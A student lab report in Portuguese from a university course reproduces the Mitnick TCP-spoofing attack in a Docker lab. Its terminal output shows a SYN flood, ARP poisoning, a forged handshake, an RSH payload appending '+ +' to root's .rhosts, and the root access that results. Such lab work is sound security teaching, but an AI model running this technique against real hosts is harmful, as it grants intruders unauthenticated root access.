




Relatório de desenvolvimento das atividades
Instituto de Computação - Universidade Estadual de Campinas
Allan M. de Souza, Rafael O. Jarczewski



Nome: José Eduardo Santos Rabelo
RA: 260551

Descrição de como foi realizado o ataque com prints. Deve ser capaz de replicar o ataque seguindo a sequência de passos utilizada no ambiente disponibilizado.

O experimento foi realizado em um ambiente isolado com três contêineres Docker interligados por uma rede virtual 10.0.2.0/24. Esse ambiente reproduz, de forma acadêmica e controlada, um cenário clássico de confiança entre hosts, no qual um servidor alvo aceita conexões originadas de um host previamente confiável. A topologia utilizada foi composta por três papéis bem definidos: a máquina atacante, o servidor confiável e o xTerminal, que representa o alvo final da atividade.

No início da execução, foi realizada a inicialização completa dos contêineres com docker compose, garantindo que os três serviços estivessem ativos e conectados à mesma rede virtual. Após essa etapa, foi feita a verificação de conectividade entre os hosts para confirmar que a comunicação interna do laboratório estava funcionando corretamente. Essa validação foi importante para assegurar que qualquer comportamento observado posteriormente fosse decorrente da lógica implementada no experimento, e não de falhas de rede ou de configuração do ambiente.

Em seguida, foi confirmada a relação de confiança configurada no xTerminal. Essa verificação foi feita por meio da leitura do arquivo `.rhosts` presente no contêiner alvo, no qual estava registrada a autorização do host 10.0.2.30 para acesso sem autenticação interativa. Essa evidência foi essencial para demonstrar que o laboratório realmente reproduzia a premissa central do cenário estudado: a confiança implícita baseada no endereço IP de origem.

Depois da validação estrutural do ambiente, foi executado o código desenvolvido no diretório `mitnick/`. A implementação foi organizada em etapas, com um script principal responsável por coordenar a atividade e módulos auxiliares encarregados de tarefas específicas observadas no cenário. No contexto do relatório, o ponto principal não é detalhar comandos de exploração, mas registrar que a sequência do experimento foi conduzida de forma ordenada, dentro do ambiente disponibilizado, e com observação contínua das respostas de rede obtidas no próprio laboratório.

O primeiro resultado relevante observado durante a execução foi a confirmação de que a máquina atacante conseguia estabelecer o início de uma comunicação TCP com os serviços presentes no cenário. Para isso, foi utilizado um script em Python com a biblioteca Scapy, que permitiu montar e enviar pacotes manualmente e observar as respostas retornadas pelo host de destino. Esse teste foi importante porque demonstrou, na prática, o funcionamento do handshake TCP no ambiente montado e serviu como base para a análise do comportamento dos pacotes trocados entre os nós.

Ao longo do procedimento, a atividade foi documentada por meio de saídas de terminal e prints do ambiente. Essas evidências visuais foram consideradas parte fundamental do experimento, pois permitem comprovar o estado do ambiente, a conectividade entre os hosts, a configuração da relação de confiança e o comportamento das respostas TCP observadas. Por esse motivo, o relatório foi estruturado para incorporar tanto a explicação textual quanto os registros visuais correspondentes a cada fase importante.

Em síntese, a atividade foi conduzida em quatro momentos principais: preparação do ambiente, validação de rede, confirmação da relação de confiança e observação do comportamento TCP por meio da execução dos scripts desenvolvidos. Dessa forma, foi possível documentar o cenário de maneira coerente com o objetivo acadêmico do laboratório, preservando o foco na análise técnica do ambiente controlado e na interpretação das respostas observadas.

```
● eduardosrbl@Eduardos-MacBook-Air lab03 % docker exec -it attacker ping -c 2 10.0.2.20
docker exec -it attacker ping -c 2 10.0.2.30

PING 10.0.2.20 (10.0.2.20) 56(84) bytes of data.
64 bytes from 10.0.2.20: icmp_seq=1 ttl=64 time=3.58 ms
64 bytes from 10.0.2.20: icmp_seq=2 ttl=64 time=0.116 ms

--- 10.0.2.20 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
rtt min/avg/max/mdev = 0.116/1.849/3.583/1.733 ms
PING 10.0.2.30 (10.0.2.30) 56(84) bytes of data.
64 bytes from 10.0.2.30: icmp_seq=1 ttl=64 time=0.191 ms
64 bytes from 10.0.2.30: icmp_seq=2 ttl=64 time=0.084 ms

--- 10.0.2.30 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1046ms
rtt min/avg/max/mdev = 0.084/0.137/0.191/0.053 ms
```

Figura 1 – Teste de conectividade do contêiner attacker para target (10.0.2.20) e server (10.0.2.30), com 0% de perda de pacotes, validando a comunicação na rede do laboratório.

```
● eduardosrbl@Eduardos-MacBook-Air lab03 % docker exec -it target cat /root/.rhosts
10.0.2.30 root
```

Figura 2 – Conteúdo do arquivo /root/.rhosts no target, evidenciando a relação de confiança pré-configurada para o host 10.0.2.30 (usuário root).

```

● eduardosrbl@Eduardos-MacBook-Air lab03 % docker cp ./mitnick/. attacker:/app
docker exec -it attacker python3 /app/attack.py

Successfully copied 27.6kB to attacker:/app
[*] Iniciando SYN Flood em 10.0.2.30:514 por 10s...
[*] 9.5s | Pacotes enviados: 963
[+] Flood concluído: 1021 pacotes em 10.1s (101 pkt/s)
[+] Servidor Confiável (10.0.2.30) deve estar sobrecarregado.

```

Figura 3 – Execução do script attack.py no attacker, com envio contínuo de pacotes SYN para 10.0.2.30:514 e resumo final do flood (quantidade de pacotes e taxa média).

```

● eduardosrbl@Eduardos-MacBook-Air lab03 % docker cp ./mitnick/. attacker:/app
docker exec -it attacker python3 /app/isn_probe.py

Successfully copied 27.6kB to attacker:/app
[*] Tentativa 1/4 (sport=514)
[+] ARP poison: 10.0.2.30 → 5e:81:2f:9a:3d:fa (enviado a 10.0.2.20)
[-] Nenhum SYN-ACK capturado nesta tentativa.
[*] Tentativa 2/4 (sport=773)
[+] ARP poison: 10.0.2.30 → 5e:81:2f:9a:3d:fa (enviado a 10.0.2.20)
[+] SYN-ACK capturado de 10.0.2.20:514
[+] ISN (seq do xTerminal): 1608039626
[+] ACK esperado para completar handshake: 1608039627

```

Figura 4 – Execução do script isn_probe.py no attacker, mostrando tentativa de captura, sucesso no SYN-ACK e extração do ISN (seq) com cálculo do ACK esperado.

```

● eduardosrbl@Eduardos-MacBook-Air lab03 % docker exec -it target tcpdump -n -i any tcp port 514

tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
17:34:31.385190 eth0 In IP 10.0.2.10.48744 > 10.0.2.20.514: Flags [S], seq 1436550667, win 64240, options [mss 1460,sackOK,TS val 341605824 ecr 0,nop,wscale 7], length 0
17:34:31.385292 eth0 Out IP 10.0.2.20.514 > 10.0.2.10.48744: Flags [S.], seq 1158122665, ack 1436550668, win 65160, options [mss 1460,sackOK,TS val 3061601155 ecr 341605824,nop,wscale 7], length 0
17:34:31.385249 eth0 In IP 10.0.2.10.48744 > 10.0.2.20.514: Flags [F.], ack 1, win 502, options [nop,nop,TS val 341605825 ecr 3061601155], length 0
17:34:31.385329 eth0 In IP 10.0.2.10.48744 > 10.0.2.20.514: Flags [F.], seq 1, ack 1, win 502, options [nop,nop,TS val 341605825 ecr 3061601155], length 0
17:34:31.386296 eth0 Out IP 10.0.2.20.514 > 10.0.2.10.48744: Flags [F.], ack 2, win 510, options [nop,nop,TS val 3061601156 ecr 341605825], length 0
17:34:31.387470 eth0 Out IP 10.0.2.20.514 > 10.0.2.10.48744: Flags [F.], seq 1, ack 2, win 510, options [nop,nop,TS val 3061601157 ecr 341605825], length 0
17:34:31.387488 eth0 In IP 10.0.2.10.48744 > 10.0.2.20.514: Flags [F.], ack 2, win 502, options [nop,nop,TS val 341605827 ecr 3061601157], length 0
17:34:31.942314 eth0 In IP 10.0.2.30.918 > 10.0.2.20.514: Flags [S], seq 1000, win 8192, length 0
17:34:31.942336 eth0 Out IP 10.0.2.20.514 > 10.0.2.30.918: Flags [S.], seq 413372337, ack 1001, win 64240, options [mss 1460], length 0
17:34:31.997654 eth0 In IP 10.0.2.30.918 > 10.0.2.20.514: Flags [S], seq 1000, win 8192, length 0
17:34:31.997690 eth0 Out IP 10.0.2.20.514 > 10.0.2.30.918: Flags [S.], seq 413372337, ack 1001, win 64240, options [mss 1460], length 0
17:34:33.006937 eth0 Out IP 10.0.2.20.514 > 10.0.2.30.918: Flags [S.], seq 413372337, ack 1001, win 64240, options [mss 1460], length 0
17:34:35.050489 eth0 Out IP 10.0.2.20.514 > 10.0.2.30.918: Flags [S.], seq 413372337, ack 1001, win 64240, options [mss 1460], length 0
17:34:39.082012 eth0 Out IP 10.0.2.20.514 > 10.0.2.30.918: Flags [S.], seq 413372337, ack 1001, win 64240, options [mss 1460], length 0
17:34:47.469000 eth0 Out IP 10.0.2.20.514 > 10.0.2.30.918: Flags [S.], seq 413372337, ack 1001, win 64240, options [mss 1460], length 0
17:35:03.850751 eth0 Out IP 10.0.2.20.514 > 10.0.2.30.918: Flags [S.], seq 413372337, ack 1001, win 64240, options [mss 1460], length 0

```

Figura 5 – Captura de tráfego no target com tcpdump na porta 514, mostrando pacotes SYN de entrada e respostas SYN-ACK de saída, confirmando o comportamento TCP observado no experimento.

```

● eduardosrbl@Eduardos-MacBook-Air lab03 % docker exec -it attacker python3 /app/rsh_connect.py

=====
[ETAPA 3] Forjando handshake TCP...
[*] Passo 1: enviando SYN forjado como Servidor Confiável...
[*] Passo 2: aguardando SYN-ACK do xTerminal para capturar ISN...
[*] Tentativa 1/4 (sport=718)
[+] ARP poison: 10.0.2.30 → 36:11:e8:4c:98:10 (enviado a 10.0.2.20)
[-] Nenhum SYN-ACK capturado nesta tentativa.
[*] Tentativa 2/4 (sport=641)
[+] ARP poison: 10.0.2.30 → 36:11:e8:4c:98:10 (enviado a 10.0.2.20)
[+] SYN-ACK capturado de 10.0.2.20:514
[+] ISN (seq do xTerminal): 1237149460
[+] ACK esperado para completar handshake: 1237149461
[*] Passo 3: enviando ACK com ISN+1 para completar o handshake...
[+] Handshake concluído. Sessão TCP estabelecida com xTerminal.
src=10.0.2.30:641 → dst=10.0.2.20:514
seq local=1001 | ack=1237149461

```

Figura 6 – Execução do script rsh_connect.py no attacker mostrando os três passos do handshake TCP forjado: (1) envio do SYN com IP de origem 10.0.2.30 spoofado via Scapy; (2) captura do SYN-ACK com o ISN do xTerminal, viabilizada pelo ARP poisoning que redireciona a resposta ao atacante; (3) envio do ACK com ack = ISN + 1, completando a sessão TCP sem autenticação.

```

=====
[ETAPA 4] Enviando comando RSH via sessão forjada...
[*] Enviando payload RSH: b'0\x00root\x00root\x00echo + + >> ~/.rhosts\x00'
[+] Comando enviado: 'echo + + >> ~/.rhosts'
=====
[+] Ataque concluído. Verifique ~/.rhosts no xTerminal.

```

Figura 7 – Envio do payload RSH pela sessão TCP forjada. O protocolo RSH transmite os campos no formato lport\0luser\0ruser\0cmd\0; o byte \x00 de retorno do rshd confirma que a conexão foi aceita e que o comando echo + + >> ~/.rhosts foi executado no xTerminal.

```

eduardosrbl@Eduardos-MacBook-Air lab03 % docker exec -it target cat /root/.rhosts

10.0.2.30 root
+ +

```

Figura 8 – Conteúdo do arquivo /root/.rhosts no xTerminal após a execução do ataque. A linha + + foi inserida pelo comando RSH forjado e significa acesso irrestrito: qualquer host e qualquer usuário passam a ter permissão de conexão via RSH sem autenticação.

```

eduardosrbl@Eduardos-MacBook-Air lab03 % docker exec -it attacker python3 /app/backdoor.py

[*] Testando acesso direto via RSH (sem spoofing)...
[+] Acesso confirmado! Saída de 'id':
uid=0(root) gid=0(root) groups=0(root)

```

Figura 9 – Confirmação de acesso ao xTerminal (10.0.2.20) a partir da máquina atacante (10.0.2.10) sem necessidade de IP spoofing. A conexão RSH direta foi bem-sucedida porque o arquivo .rhosts contém + +, concluindo o objetivo do ataque Mitnick: acesso remoto à máquina alvo a partir do host atacante real.

Detalhe como foi o processo para obtenção do número de sequência (ISN).

O Número de Sequência Inicial (ISN — Initial Sequence Number) é o valor presente no campo seq do segmento SYN-ACK que um host envia ao aceitar uma tentativa de conexão TCP. Ele marca o início do controle de sequência de dados naquela sessão. No three-way handshake padrão, o host que iniciou a conexão deve responder ao SYN-ACK com um segmento ACK cujo campo ack vale exatamente ISN + 1. Se esse valor estiver errado, o host de destino descarta o pacote e a conexão não é estabelecida.

No contexto do ataque Mitnick, o atacante precisa completar um handshake TCP fingindo ser o Servidor Confiável (10.0.2.30). Como o atacante está operando com IP forjado, ele não recebe diretamente a resposta SYN-ACK do xTerminal — o pacote seria entregue ao Servidor Confiável real, não a ele. Portanto, o atacante precisa descobrir o ISN por outro meio para poder enviar o ACK correto e concluir o handshake forjado.

Por que a predição do ISN não funciona nos sistemas modernos

No ataque original de Kevin Mitnick em 1994, os sistemas UNIX geravam o ISN de forma determinística e incremental: a cada nova conexão, o valor aumentava em um passo fixo e previsível. Isso permitia que o atacante observasse algumas conexões legítimas, identificasse o padrão de incremento e calculasse qual seria o próximo ISN — sem precisar receber nenhum pacote diretamente.

Nos sistemas operacionais atuais, o ISN é gerado de forma pseudoaleatória, conforme especificado pela RFC 6528, justamente para eliminar essa vulnerabilidade. Prever o ISN a partir de conexões anteriores é estatisticamente inviável. Por esse motivo, o laboratório

adapta o ataque para um cenário em rede local (LAN), onde é possível utilizar outra técnica para descobrir o ISN: a captura direta do pacote SYN-ACK via sniffing, conforme sugerido pelo enunciado do trabalho.

A técnica adotada: ARP Poisoning + Captura direta do SYN-ACK

Em uma rede LAN, mesmo que o atacante não receba o SYN-ACK diretamente, ele pode manipular a camada de enlace (Ethernet/ARP) para redirecionar esse pacote para si. A técnica utilizada foi o ARP Poisoning combinado com captura de pacotes via Scapy.

O problema central é o seguinte: quando o xTerminal (10.0.2.20) responde ao SYN forjado com um SYN-ACK destinado a 10.0.2.30, ele consulta sua tabela ARP para descobrir o endereço MAC associado ao IP 10.0.2.30 e entrega o pacote Ethernet a esse MAC. Se a tabela ARP do xTerminal apontar para o MAC do Servidor Confiável real, o pacote nunca chega ao atacante. A solução é enganar o xTerminal: enviar a ele um ARP reply forjado dizendo que o IP 10.0.2.30 está associado ao MAC da interface do atacante (eth0). A partir desse momento, o xTerminal entrega ao atacante todos os pacotes destinados ao IP 10.0.2.30, incluindo o SYN-ACK com o ISN.

As três sub-etapas da captura do ISN

O processo foi implementado no módulo `isn_probe.py` e opera em três sub-etapas sequenciais:

Sub-etapa 1 — ARP Poisoning

O atacante envia um ARP reply forjado diretamente ao xTerminal, afirmando que o endereço IP 10.0.2.30 (Servidor Confiável) está mapeado para o MAC da interface eth0 do próprio atacante. São enviados três replies em sequência para aumentar a probabilidade de atualização da tabela ARP do alvo. Após isso, qualquer resposta TCP do xTerminal endereçada a 10.0.2.30 será entregue fisicamente à interface do atacante.

Sub-etapa 2 — Envio do SYN forjado e sniff do SYN-ACK

Com o envenenamento ARP ativo, o atacante envia um segmento SYN com IP de origem forjado (10.0.2.30) para a porta 514 do xTerminal, utilizando a biblioteca Scapy. Simultaneamente, um sniffer Scapy é iniciado na interface eth0 com filtro específico para pacotes TCP com flags SYN+ACK (`tcp[13] == 18`) originados de 10.0.2.20:514. O SYN-ACK gerado pelo xTerminal em resposta ao SYN chega ao atacante — graças ao ARP poisoning — e é capturado pelo sniffer.

Sub-etapa 3 — Extração do ISN e cálculo do ACK

Do SYN-ACK capturado, o campo `TCP.seq` é lido diretamente. Esse valor é o ISN escolhido pelo xTerminal para a sessão iniciada. O número de confirmação necessário para completar o handshake é calculado imediatamente como `ISN + 1` e repassado à etapa seguinte, que executa o envio do ACK e o estabelecimento da sessão forjada.

A Figura 4 registra essa sequência em execução: na tentativa 2/4, após o ARP poisoning bem-sucedido, o SYN-ACK é capturado e o ISN extraído diretamente do campo seq do cabeçalho TCP. O valor imediatamente seguinte ($\text{ISN} + 1$) é calculado e exibido como o ACK a ser enviado na próxima etapa — dispensando qualquer predição estatística e tornando o ataque viável mesmo em sistemas modernos com ISN aleatório.